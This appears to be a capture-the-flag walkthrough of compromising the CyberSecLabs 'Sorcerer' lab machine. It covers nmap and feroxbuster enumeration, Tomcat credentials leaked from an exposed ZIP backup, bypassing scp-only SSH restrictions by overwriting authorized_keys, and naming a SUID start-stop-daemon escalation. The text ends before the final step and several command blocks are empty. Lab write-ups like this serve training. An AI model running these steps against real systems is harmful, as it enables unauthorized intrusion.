Sorcerer OffSec Walkthrough Link to heading

1. Introduction Link to heading
This walkthrough documents the compromise of the Sorcerer machine from CyberSecLabs (CFT).
We compromised the Sorcerer machine through classic multi-surface enumeration: multiple web servers, exposed ZIP archives leaking Tomcat credentials and SSH keys, restricted SSH bypass through editing authorized_keys, and final privilege escalation via a misconfigured SUID start-stop-daemon binary (GTFOBins).
The result is full root compromise, highlighting weak service isolation, exposed sensitive files, and dangerous privilege configurations.
2. Reconnaissance Link to heading
First, a ping is made to verify connection with the machine:

The TTL value is unusual. Linux commonly uses TTL ≈ 64 and Windows ≈ 128, so a different value can indicate filtering, virtualization or a custom network stack.
A full SYN scan is performed to enumerate open ports:
sudo nmap -sS -T5 -vvv -p- $tgt -Pn -oN nmap_inicial
Where:
- -sS: SYN scan
- -T5: Aggressive timing
- -vvv: High verbosity
- -p-: All ports scanned
- -Pn: Skip host discovery
- -oN: Save output in normal format
Results:

Then, a deeper enumeration of detected open ports:
sudo nmap -sCV -vvv -p22,80,111,2049,7742,8080,34625,43449,45551,49951 $tgt -oN nmap_exhaustive
Where:
- -sCV: Script + version detection
- -vvv: High verbosity
- -p: Only open ports
- -oN: Normal output
Results:

Next, directory discovery on port 80:
feroxbuster -u http://$tgt:80 -x html,htm,php,txt -w /home/kali/SecLists/Discovery/Web-Content/common.txt -n

And directory discovery on port 8080:
feroxbuster -u http://$tgt:8080 -x html,htm,php,txt -w /home/kali/SecLists/Discovery/Web-Content/common.txt -n

Attempt to mount NFS:
sudo mount -t nfs $tgt: /mnt/nfs


Tomcat landing page:
Directory discovery on port 7742:
feroxbuster -u http://$tgt:7742 -x html,htm,php,txt -w /home/kali/SecLists/Discovery/Web-Content/common.txt -n

Landing page on 7742:

Eventually, the /zipfiles directory is found:

Potential usernames/passwords for spraying:
- francis
- max
- miriam
- sofia
ZIP contents:

3. Initial Exploitation Link to heading
One extracted file stands out: tomcat-users.xml.bak
  <role rolename="manager-gui"/>
  <user username="tomcat" password="VTUD2XxJjf5LPmu6" roles="manager-gui"/>
</tomcat-users>
These credentials grant access to the Tomcat Manager GUI.

The SSH key pairs found in another ZIP file:

The scp_wrapper script shows SSH is restricted to scp-only commands:
authorized_keys reveals enforced restrictions:

The key file is modified locally to remove all forced commands:

The modified authorized_keys is uploaded:
scp -i id_rsa -O authorized_keys max@$tgt:/home/max/.ssh/authorized_keys

SSH now works normally — access as max is obtained.

4. Privilege Escalation Link to heading
Running linpeas:

A SUID binary is discovered: /usr/sbin/start-stop-daemon
GTFOBins confirms it can be abused:
